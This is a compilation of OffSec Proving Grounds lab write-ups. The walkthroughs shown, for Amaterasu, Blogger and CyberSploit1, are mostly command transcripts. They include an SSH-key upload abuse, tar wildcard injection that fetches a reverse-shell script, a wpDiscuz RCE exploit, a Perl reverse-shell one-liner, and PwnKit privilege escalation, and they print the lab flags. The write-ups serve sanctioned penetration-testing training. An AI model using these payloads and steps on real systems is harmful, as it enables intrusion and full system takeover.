

Offsec Proving Grounds — Compendium

Compiled by Narachiel

2026-02-16 UTC

Table of Contents

README.pdf	5
PG_Play/Amaterasu.pdf	6
PG_Play/Blogger.pdf	9
PG_Play/CyberSploit1.pdf	12
PG_Play/Dawn.pdf	13
PG_Play/DC-1.pdf	15
PG_Play/DC-2.pdf	17
PG_Play/DC-9.pdf	23
PG_Play/DriftingBlues6.pdf	29
PG_Play/Election1.pdf	31
PG_Play/Empire-breakout.pdf	33
PG_Play/EvilBox-One.pdf	36
PG_Play/FunboxEasy.pdf	39
PG_Play/FunboxEasyEnum.pdf	41
PG_Play/FunboxRookie.pdf	42
PG_Play/Gaara.pdf	44
PG_Play/Inclusiveness.pdf	46
PG_Play/InfosecPrep.pdf	49
PG_Play/InsanityHosting.pdf	51
PG_Play/Katana.pdf	57
PG_Play/Moneybox.pdf	59
PG_Play/Monitoring.pdf	63
PG_Play/OnSystemShellDredd.pdf	64
PG_Play/Photographer.pdf	66
PG_Play/PyExp.pdf	69
PG_Play/Sar.pdf	71
PG_Play/Shakabrah.pdf	72
PG_Play/Solstice.pdf	73
PG_Play/Stapler.pdf	76
PG_Play/Sumo.pdf	83
PG_Play/SunsetDecoy.pdf	86
PG_Play/SunsetNoontide.pdf	89
PG_Play/Vegeta1.pdf	90
PG_Practice/Linux/Astronaut.pdf	91
PG_Practice/Linux/Banzai.pdf	92

PG_Practice/Linux/BlackGate.pdf	95
PG_Practice/Linux/Boolean.pdf	96
PG_Practice/Linux/Bratarina.pdf	98
PG_Practice/Linux/bullyBox.pdf	99
PG_Practice/Linux/Cassios.pdf	101
PG_Practice/Linux/Catto.pdf	103
PG_Practice/Linux/ClamAV.pdf	105
PG_Practice/Linux/Clue.pdf	106
PG_Practice/Linux/Cockpit.pdf	109
PG_Practice/Linux/Codo.pdf	111
PG_Practice/Linux/Crane.pdf	112
PG_Practice/Linux/CVE-2023-33831.pdf	114
PG_Practice/Linux/CVE-2023-40582.pdf	115
PG_Practice/Linux/CVE-2023-6019.pdf	116
PG_Practice/Linux/Depreciated.pdf	118
PG_Practice/Linux/Dibble.pdf	121
PG_Practice/Linux/Educated.pdf	123
PG_Practice/Linux/Exfiltrated.pdf	129
PG_Practice/Linux/Exghost.pdf	131
PG_Practice/Linux/Extplorer.pdf	134
PG_Practice/Linux/Fail.pdf	138
PG_Practice/Linux/Fanatastic.pdf	140
PG_Practice/Linux/Flasky.pdf	143
PG_Practice/Linux/Flimsy.pdf	145
PG_Practice/Linux/Flu.pdf	147
PG_Practice/Linux/Fractal.pdf	148
PG_Practice/Linux/Hawat.pdf	153
PG_Practice/Linux/Hetemit.pdf	156
PG_Practice/Linux/Hub.pdf	158
PG_Practice/Linux/Hunit.pdf	159
PG_Practice/Linux/image.pdf	163
PG_Practice/Linux/LaVita.pdf	164
PG_Practice/Linux/law.pdf	167
PG_Practice/Linux/Levram.pdf	168
PG_Practice/Linux/Muddy.pdf	170
PG_Practice/Linux/MZEEAV.pdf	174
PG_Practice/Linux/Nibbles.pdf	176

PG_Practice/Linux/Nukem.pdf	178
PG_Practice/Linux/Ochima.pdf	181
PG_Practice/Linux/PayDay.pdf	182
PG_Practice/Linux/pc.pdf	184
PG_Practice/Linux/Pebbles.pdf	185
PG_Practice/Linux/Pelican.pdf	188
PG_Practice/Linux/Peppo.pdf	190
PG_Practice/Linux/PlanetExpress.pdf	192
PG_Practice/Linux/plum.pdf	197
PG_Practice/Linux/Postfish.pdf	199
PG_Practice/Linux/press.pdf	203
PG_Practice/Linux/pyLoader.pdf	205
PG_Practice/Linux/Quackerjack.pdf	206
PG_Practice/Linux/Readys.pdf	208
PG_Practice/Linux/Rookie_Mistake.pdf	213
PG_Practice/Linux/Roquefort.pdf	215
PG_Practice/Linux/RubyDome.pdf	217
PG_Practice/Linux/Sirol.pdf	219
PG_Practice/Linux/Snookums.pdf	221
PG_Practice/Linux/Sorcerer.pdf	223
PG_Practice/Linux/Sybaris.pdf	225
PG_Practice/Linux/Twiggy.pdf	227
PG_Practice/Linux/Vanity.pdf	229
PG_Practice/Linux/Walla.pdf	232
PG_Practice/Linux/Wheels.pdf	234
PG_Practice/Linux/Wombo.pdf	238
PG_Practice/Linux/ZenPhoto.pdf	240
PG_Practice/Linux/Zino.pdf	243
PG_Practice/Linux/Zipper.pdf	246
PG_Practice/Windows/Access.pdf	250
PG_Practice/Windows/Algernon.pdf	253
PG_Practice/Windows/AuthBy.pdf	254
PG_Practice/Windows/Billyboss.pdf	257
PG_Practice/Windows/Craft.pdf	259
PG_Practice/Windows/Craft2.pdf	261
PG_Practice/Windows/DVR4.pdf	265
PG_Practice/Windows/Heist.pdf	268

PG_Practice/Windows/Helpdesk.pdf	272
PG_Practice/Windows/Hutch.pdf	274
PG_Practice/Windows/Internal.pdf	277
PG_Practice/Windows/Jacko.pdf	279
PG_Practice/Windows/Kevin.pdf	281
PG_Practice/Windows/Medjed.pdf	283
PG_Practice/Windows/Nickel.pdf	286
PG_Practice/Windows/Resourced.pdf	289
PG_Practice/Windows/Shenzi.pdf	293
PG_Practice/Windows/Slort.pdf	296
PG_Practice/Windows/Squid.pdf	298
PG_Practice/Windows/Vault.pdf	300
PG_Practice/Windows/Vector.pdf	304

tags: Offsec PG Play PG Practice # Offsec_Proving_Grounds_Writeup:fire: [Proving Grounds Play \(https://portal.offsec.com/labs/play\)](https://portal.offsec.com/labs/play):muscle: [Proving Grounds Practice \(https://portal.offsec.com/labs/practice\)](https://portal.offsec.com/labs/practice) — #: fire::fire::fire: PG Play## Easy:penguin: [Amaterasu \(PG PlayAmaterasu.md\)](#):penguin: [Blogger \(PG PlayBlogger.md\)](#):penguin: [CyberSploit1 \(PG PlayCyberSploit1.md\)](#):penguin: [Dawn \(PG PlayDawn.md\)](#):penguin: [DC-1 \(PG PlayDC-1.md\)](#):penguin: [DC-2 \(PG PlayDC-2.md\)](#):penguin: [DriftingBlues6 \(PG PlayDriftingBlues6.md\)](#):penguin: [Election1 \(PG PlayElection1.md\)](#):penguin: [Empire-breakout \(PG PlayEmpire-breakout.md\)](#):penguin: [EvilBox-One \(PG PlayEvilBox-One.md\)](#):penguin: [FunboxEasy \(PG PlayFunboxEasy.md\)](#):penguin: [FunboxEasyEnum \(PG PlayFunboxEasyEnum.md\)](#):penguin: [FunboxRookie \(PG PlayFunboxRookie.md\)](#):penguin: [Gaara \(PG PlayGaara.md\)](#):penguin: [Inclusiveness \(PG PlayInclusiveness.md\)](#):penguin: [InfosecPrep \(PG PlayInfosecPrep.md\)](#):penguin: [Katana \(PG PlayKatana.md\)](#):penguin: [Moneybox \(PG PlayMoneybox.md\)](#):penguin: [Monitoring \(PG PlayMonitoring.md\)](#):penguin: [OnSystemShellDredd \(PG PlayOnSystemShellDredd.md\)](#):penguin: [Photographer \(PG PlayPhotographer.md\)](#):penguin: [PyExp \(PG PlayPyExp.md\)](#):penguin: [Sar \(PG PlaySar.md\)](#):penguin: [Shakabrah \(PG PlayShakabrah.md\)](#):penguin: [Solstice \(PG PlaySolstice.md\)](#):penguin: [Sumo \(PG PlaySumo.md\)](#):penguin: [SunsetDecoy \(PG PlaySunsetDecoy.md\)](#):penguin: [SunsetNoontide \(PG PlaySunsetNoontide.md\)](#):penguin: [Veget a1] (PG_PlayVeget a1.md) ## Intermediate:penguin: [DC-9 \(PG PlayDC-9.md\)](#):penguin: [Stapler \(PG PlayStapler.md\)](#) ## Hard:penguin: [InsanityHosting \(PG PlayInsanityHosting.md\)](#) — #:muscle::muscle::muscle: PG Practice ## Linux ### Easy:penguin: [Astronaut \(PG Practice/Linux/Astronaut.md\)](#):penguin: [Bratarina \(PG Practice/Linux/Bratarina.md\)](#):penguin: [CiamAV \(PG Practice/Linux/CiamAV.md\)](#):penguin: [Codo \(PG Practice/Linux/Codo.md\)](#):penguin: [Exfiltrated \(PG Practice/Linux/Exfiltrated.md\)](#):penguin: [Exghost \(PG Practice/Linux/Exghost.md\)](#):penguin: [Fanatastic \(PG Practice/Linux/Fanatastic.md\)](#):penguin: [Flimsy \(PG Practice/Linux/Flimsy.md\)](#):penguin: [Fractal \(PG Practice/Linux/Fractal.md\)](#):penguin: [Hawat \(PG Practice/Linux/Hawat.md\)](#):penguin: [Hub \(PG Practice/Linux/Hub.md\)](#):penguin: [Lev ram \(PG Practice/Linux/Lev ram.md\)](#):penguin: [Muddy \(PG Practice/Linux/Muddy.md\)](#):penguin: [Pebbles \(PG Practice/Linux/Pebbles.md\)](#):penguin: [PlanetExpress \(PG Practice/Linux/PlanetExpress.md\)](#):penguin: [RubyDome \(PG Practice/Linux/RubyDome.md\)](#):penguin: [Twiggy \(PG Practice/Linux/Twiggy.md\)](#):penguin: [Wheels \(PG Practice/Linux/Wheels.md\)](#):penguin: [Wombo \(PG Practice/Linux/Wombo.md\)](#) ### Intermediate:penguin: [Banzai \(PG Practice/Linux/Banzai.md\)](#):penguin: [Boolean \(PG Practice/Linux/Boolean.md\)](#):penguin: [bullyBox \(PG Practice/Linux/bullyBox.md\)](#):penguin: [Cassios \(PG Practice/Linux/Cassios.md\)](#):penguin: [Catto \(PG Practice/Linux/Catto.md\)](#):penguin: [Cockpit \(PG Practice/Linux/Cockpit.md\)](#):penguin: [Crane \(PG Practice/Linux/Crane.md\)](#):penguin: [CVE-2023-6019 \(PG Practice/Linux/CVE-2023-6019.md\)](#):penguin: [CVE-2023-33831 \(PG Practice/Linux/CVE-2023-33831.md\)](#):penguin: [CVE-2023-40582 \(PG Practice/Linux/CVE-2023-40582.md\)](#):penguin: [Depreciated \(PG Practice/Linux/Depreciated.md\)](#):penguin: [Dibble \(PG Practice/Linux/Dibble.md\)](#):penguin: [Educated \(PG Practice/Linux/Educated.md\)](#):penguin: [Explorer \(PG Practice/Linux/Explorer.md\)](#):penguin: [Fail \(PG Practice/Linux/Fail.md\)](#):penguin: [Flasky \(PG Practice/Linux/Flasky.md\)](#):penguin: [Flu \(PG Practice/Linux/Flu.md\)](#):penguin: [Hetemit \(PG Practice/Linux/Hetemit.md\)](#):penguin: [Hunit \(PG Practice/Linux/Hunit.md\)](#):penguin: [image \(PG Practice/Linux/image.md\)](#):penguin: [LaVita \(PG Practice/Linux/LaVita.md\)](#):penguin: [law \(PG Practice/Linux/law.md\)](#):penguin: [MZEAV \(PG Practice/Linux/MZEAV.md\)](#):penguin: [Nibbles \(PG Practice/Linux/Nibbles.md\)](#):penguin: [Nukem \(PG Practice/Linux/Nukem.md\)](#):penguin: [Ochima \(PG Practice/Linux/Ochima.md\)](#):penguin: [PayDay \(PG Practice/Linux/PayDay.md\)](#):penguin: [pc \(PG Practice/Linux/pc.md\)](#):penguin: [Pelican \(PG Practice/Linux/Pelican.md\)](#):penguin: [plum \(PG Practice/Linux/plum.md\)](#):penguin: [Postfish \(PG Practice/Linux/Postfish.md\)](#):penguin: [press \(PG Practice/Linux/press.md\)](#):penguin: [pyLoader \(PG Practice/Linux/pyLoader.md\)](#):penguin: [Quackerjack \(PG Practice/Linux/Quackerjack.md\)](#):penguin: [Readys \(PG Practice/Linux/Readys.md\)](#):penguin: [Rookie Mistake \(PG Practice/Linux/Rookie Mistake.md\)](#):penguin: [Roquefort \(PG Practice/Linux/Roquefort.md\)](#):penguin: [Snookums \(PG Practice/Linux/Snookums.md\)](#):penguin: [Sorcerer \(PG Practice/Linux/Sorcerer.md\)](#):penguin: [Sybaris \(PG Practice/Linux/Sybaris.md\)](#):penguin: [Vanity \(PG Practice/Linux/Vanity.md\)](#):penguin: [Walla \(PG Practice/Linux/Walla.md\)](#):penguin: [ZenPhoto \(PG Practice/Linux/ZenPhoto.md\)](#):penguin: [Zino \(PG Practice/Linux/Zino.md\)](#):penguin: [Zipper \(PG Practice/Linux/Zipper.md\)](#) ### Hard:penguin: [BlackGate \(PG Practice/Linux/BlackGate.md\)](#):penguin: [Clue \(PG Practice/Linux/Clue.md\)](#):penguin: [Peppo \(PG Practice/Linux/Peppo.md\)](#):penguin: [Sirol \(PG Practice/Linux/Sirol.md\)](#) — ## Windows ### Easy:computer: [Algernon \(PG Practice/Windows/Algernon.md\)](#):computer: [Helpdesk \(PG Practice/Windows/Helpdesk.md\)](#):computer: [Internal \(PG Practice/Windows/Internal.md\)](#):computer: [Kevin \(PG Practice/Windows/Kevin.md\)](#):computer: [Squid \(PG Practice/Windows/Squid.md\)](#) ### Intermediate:computer: [Access \(PG Practice/Windows/Access.md\)](#):computer: [AuthBy \(PG Practice/Windows/AuthBy.md\)](#):computer: [Billyboss \(PG Practice/Windows/Billyboss.md\)](#):computer: [Craft \(PG Practice/Windows/Craft.md\)](#):computer: [DVR4 \(PG Practice/Windows/DVR4.md\)](#):computer: [Hutch \(PG Practice/Windows/Hutch.md\)](#):computer: [Jacko \(PG Practice/Windows/Jacko.md\)](#):computer: [Medjed \(PG Practice/Windows/Medjed.md\)](#):computer: [Nickel \(PG Practice/Windows/Nickel.md\)](#):computer: [Resourced \(PG Practice/Windows/Resourced.md\)](#):computer: [Shenzi \(PG Practice/Windows/Shenzi.md\)](#):computer: [Slort \(PG Practice/Windows/Slort.md\)](#) ### Hard:computer: [Craft2 \(PG Practice/Windows/Craft2.md\)](#):computer: [Heist \(PG Practice/Windows/Heist.md\)](#):computer: [Vault \(PG Practice/Windows/Vault.md\)](#):computer: [Vector \(PG Practice/Windows/Vector.md\)](#)

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.243.249 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.243.249:21
Open 192.168.243.249:25022
Open 192.168.243.249:33414
Open 192.168.243.249:40080

PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp      syn-ack vsftpd 3.0.3
25022/tcp open  ssh      syn-ack OpenSSH 8.6 (protocol 2.0)
33414/tcp open  unknown syn-ack
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/2.2.3 Python/3.9.13
|     Date: Thu, 23 May 2024 06:05:17 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your
spelling and try again.</p>
|   Help:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|       "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|       <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|       <title>Error response</title>
|     </head>
|     <body>
|       <h1>Error response</h1>
|       <p>Error code: 400</p>
|       <p>Message: Bad request syntax ('HELP').</p>
|       <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|     </html>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|       "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|       <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|       <title>Error response</title>
|     </head>
|     <body>
|       <h1>Error response</h1>
|       <p>Error code: 400</p>
|       <p>Message: Bad request version ('RTSP/1.0').</p>
|       <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|     </html>
|_
40080/tcp open  http      syn-ack Apache httpd 2.4.53 ((Fedora))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: My test page
|_ http-server-header: Apache/2.4.53 (Fedora)
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/
`` ffuf

```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.243.249:33414/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt
```

help [Status: 200, Size: 137, Words: 19, Lines: 2, Duration: 91ms]

info [Status: 200, Size: 98, Words: 14, Lines: 2, Duration: 82ms]

``` http://192.168.243.249:33414/info

```
0 "Python File Server REST API v2.5"
1 "Author: Alfredo Moroder"
2 "GET /help = List of the commands"
``` http://192.168.243.249:33414/help`
```

0 "GET /info : General Info"

1 "GET /help : This listing"

2 "GET /file-list?dir=/tmp : List of the files"

3 "POST /file-upload : Upload files"

``` Check http://192.168.243.249:33414/file-list?dir=/home/

```
0 "alfredo"
``` Check `http://192.168.243.249:33414/file-list?dir=/home/alfredo/`
```

0 ".bash_logout"

1 ".bash_profile"

2 ".bashrc"

3 "local.txt"

4 ".ssh"

5 "restapi"

6 ".bash_history"

``` You can upload `authorized_keys`, but it says only `txt` and similar files are allowed. See [Upload files with CURL](https://medium.com/@petehouston/upload-files-with-curl-93064dcccc76) (<https://medium.com/@petehouston/upload-files-with-curl-93064dcccc76>)

```
(kali㉿kali)-[~/pgplay]
└─$ curl -X POST -H "Content-Type: multipart/form-data" -F file=@/home/kali/pgplay/authorized_keys -F filename=/home/alfredo/.ssh/authorized_keys http://192.168.243.249:33414/file-upload
{"message":"Allowed file types are txt, pdf, png, jpg, jpeg, gif"}
``` Change to upload as txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ curl -X POST -H "Content-Type: multipart/form-data" -F "file=@/home/kali/pgplay/id_rsa_pub.txt" -F filename=/home/alfredo/.ssh/authorized_keys" http://192.168.243.249:33414/file-upload
{"message":"File successfully uploaded"}
``` ssh login, get local.txt in /home/alfredo
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh alfredo@192.168.243.249 -p 25022

[alfredo@fedora ~]$ cat local.txt
b5874d41de2504cc69cd920a42f7adb7
``` `linpeas.sh`
```

[alfredo@fedora tmp]\$ wget 192.168.45.226/linpeas.sh

[alfredo@fedora tmp]\$ chmod +x linpeas.sh

[alfredo@fedora tmp]\$./linpeas.sh

/var/spool/anacron:

total 0

drwxr-xr-x. 2 root root 63 Mar 28 2023 .

drwxr-xr-x. 10 root root 113 Mar 28 2023 ..

-rw-r--r--. 1 root root 0 Mar 28 2023 cron.daily

-rw-r--r--. 1 root root 0 Mar 28 2023 cron.monthly

-rw-r--r--. 1 root root 0 Mar 28 2023 cron.weekly

SHELL=/bin/bash

PATH=/sbin:/bin:/usr/sbin:/usr/bin

MAILTO=root

*/1 **** root /usr/local/bin/backup-flask.sh

``` Check /usr/local/bin/backup-flask.sh



```
[alfredo@fedora tmp]$ cd /usr/local/bin/
[alfredo@fedora bin]$ cat backup-flask.sh
#!/bin/sh
export PATH="/home/alfredo/restapi:$PATH"
cd /home/alfredo/restapi
tar czf /tmp/flask.tar.gz *
``` Use [Wildcard Injection] (https://medium.com/@silver-garcia/how-to-abuse-tar-wildcards-for-privilege-escalation-tar-wildcard-injection-612a6eac0807) or [Linux Privilege Escalation: Wildcards with tar] (https://medium.com/@polygonben/linux-privilege-escalation-wildcards-with-tar-f79ab9e407fa)
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp33414
```

```
[alfredo@fedora bin]$ cd /home/alfredo/restapi
[alfredo@fedora restapi]$ wget 192.168.45.226:21/reverse.sh
[alfredo@fedora restapi]$ chmod +x reverse.sh
[alfredo@fedora restapi]$ echo "" > '--checkpoint=1'
[alfredo@fedora restapi]$ echo "" > '--checkpoint-action=exec=sh reverse.sh'
```

```
sh-5.1# whoami
root
sh-5.1# cd /root
sh-5.1# ls
ls
anaconda-ks.cfg
build.sh
proof.txt
run.sh
sh-5.1# cat proof.txt
fa8aa17959ce9593648dc4a051eddf00
```

tags: Offsec PG Play Easy Linux # Blogger

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.170.217 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.170.217:22
Open 192.168.170.217:80

PORT    STATE SERVICE REASON  VERSION
22/tcp  open  ssh      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Blogger | Home
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` ffuf
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.170.217/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt

.hta [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 90ms]
.htaccess [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 91ms]
.htpasswd [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 91ms]
.assets [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 94ms]
.css [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 93ms]
.images [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 89ms]
.index.html [Status: 200, Size: 46199, Words: 21068, Lines: 986, Duration: 89ms]
.js [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 88ms]
.server-status [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 87ms]
:: Progress: [4715/4715] :: Job [1/1] :: 449 req/sec :: Duration: [0:00:14] :: Errors: 0 ::]
``` Check http://192.168.170.217/assets/fonts/blog/ and then use Wappalyzer to find it is wordpress, use wpscan
```

```
(kali㉿kali)-[~/pgplay]
└─$ wpscan --url http://192.168.170.217/assets/fonts/blog/ --enumerate p --plugins-detection aggressive

[+] URL: http://192.168.170.217/assets/fonts/blog/ [192.168.170.217]
[+] Started: Wed May 22 11:44:51 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.170.217/assets/fonts/blog/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.170.217/assets/fonts/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.170.217/assets/fonts/blog/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.170.217/assets/fonts/blog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
```

```

| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9.8 identified (Insecure, released on 2018-08-02).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.170.217/assets/fonts/blog/, Match: 'wp-includes\js\wp-emoji-release.min.js?
ver=4.9.8'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.170.217/assets/fonts/blog/, Match: 'WordPress 4.9.8'

[i] The main theme could not be detected.

[+] Enumerating Most Popular Plugins (via Aggressive Methods)
Checking Known Locations - Time: 00:00:31
<=====> (1500 / 1500) 100.00% Time: 00:00:31
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
| Location: http://192.168.170.217/assets/fonts/blog/wp-content/plugins/akismet/
| Last Updated: 2024-03-21T00:55:00.000Z
| Readme: http://192.168.170.217/assets/fonts/blog/wp-content/plugins/akismet/readme.txt
| [!] The version is out of date, the latest version is 5.3.2
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.170.217/assets/fonts/blog/wp-content/plugins/akismet/, status: 200
|
| Version: 4.0.8 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.170.217/assets/fonts/blog/wp-content/plugins/akismet/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://192.168.170.217/assets/fonts/blog/wp-content/plugins/akismet/readme.txt

[+] wpdiscuz
| Location: http://192.168.170.217/assets/fonts/blog/wp-content/plugins/wpdiscuz/
| Last Updated: 2024-05-08T07:02:00.000Z
| Readme: http://192.168.170.217/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt
| [!] The version is out of date, the latest version is 7.6.19
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.170.217/assets/fonts/blog/wp-content/plugins/wpdiscuz/, status: 200
|
| Version: 7.0.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.170.217/assets/fonts/blog/wp-content/plugins/wpdiscuz/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
``` Found on google [ CVE-2020-24186 ] (https://github.com/hev0x/CVE-2020-24186-wpDiscuz-7.0.4-
RCE/blob/main/wpDiscuz_RemoteCodeExec.py), first add `blogger.pg` to `/etc/hosts`

```

```

└─(kali㉿kali)-[~/pgplay]
└─$ sudo nano /etc/hosts

```

192.168.170.217 blogger.pg

``` Click any page at <http://blogger.pg/assets/fonts/blog/> and find a comment section at the bottom. Note the parameter ?p=1, you can use the previous payload to get a reverse shell.

```

└─(kali㉿kali)-[~/pgplay/CVE-2020-24186-wpDiscuz-7.0.4-RCE]
└─$ sudo python3 wpDiscuz_RemoteCodeExec.py -u http://192.168.170.217/assets/fonts/blog/ -p /?p=1
``` Start nc, refer to [Perl no sh] (https://www.revshells.com/) to get a reverse shell to kali. After
geting the shell, go to `/home/james` to get local.txt

```

```

└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp22

```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.45.190:22");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>:'
```

```
www-data@ubuntu-xenial:/home/james$ cat local.txt
b9337051bf94d1a2ebf1e7c26228445a
``` Use linpeas.sh
```

```
www-data@ubuntu-xenial:/tmp$ wget 192.168.45.190/linpeas.sh
www-data@ubuntu-xenial:/tmp$ chmod +x linpeas.sh
www-data@ubuntu-xenial:/tmp$ ./linpeas.sh

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

``` Use [CVE-2021-4034] (https://github.com/joeammond/CVE-2021-4034/blob/main/CVE-2021-4034.py) to get
root, then go to /root to get proof.txt
```

```
www-data@ubuntu-xenial:/tmp$ wget 192.168.45.190/CVE-2021-4034.py
www-data@ubuntu-xenial:/tmp$ python3 CVE-2021-4034.py
[+] Creating shared library for exploit code.
[+] Calling execve()
```

## whoami

```
root
```

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@ubuntu-xenial:/root# cat proof.txt
989288e4727279bc52be1bf76c22540f
```

---

tags: Offsec PG Play Easy Linux # CyberSploit1

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.215.92 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.215.92:22
Open 192.168.215.92:80

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Hello Pentester!
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` Check `192.168.215.92` and press F12 to find a `username:itsskv`
Then check `192.168.215.92/robots` and find a base64 string, decode it to find the password
```

```
(kali㉿kali)-[~/pgplay]
└─$ curl 192.168.215.92/robots
Y3liZXJzcGxvaXR7eW91dHViZS5jb20vYy9jeWJlcnNwbG9pdH0=
```

```
(kali㉿kali)-[~/pgplay]
└─$ curl 192.168.215.92/robots | base64 -d
cybersploit{youtube.com/c/cybersploit}
``` ssh login, find local.txt in /home/itsskv
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh itsskv@192.168.215.92
itsskv@192.168.215.92's password: cybersploit{youtube.com/c/cybersploit}

itsskv@cybersploit-CTF:~$ cat local.txt
52924b0e2385c903d5b5e3c1966c5bab
``` Run `linpeas.sh`
```

```
itsskv@cybersploit-CTF:~$ wget 192.168.45.242/linpeas.sh
itsskv@cybersploit-CTF:~$ chmod +x linpeas.sh
itsskv@cybersploit-CTF:~$ ./linpeas.sh
```

```
===== Executing Linux Exploit Suggester
└─ https://github.com/mzet-/linux-exploit-suggester
```

```
...
[+] [CVE-2021-4034] PwnKit
```

```
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

```
...
``` Try CVE-2021-4034 \(https://github.com/ly4k/PwnKit\), get proof.txt in /root
```

```
itsskv@cybersploit-CTF:~$ wget 192.168.45.242/PwnKit.c
itsskv@cybersploit-CTF:~$ gcc -shared PwnKit.c -o PwnKit -Wl,-e,entry -fPIC
itsskv@cybersploit-CTF:~$ chmod +x ./PwnKit
itsskv@cybersploit-CTF:~$./PwnKit
root@cybersploit-CTF:/home/itsskv#
root@cybersploit-CTF:~# cat proof.txt
abd91925ddfaa245fbffd262261abacb
```

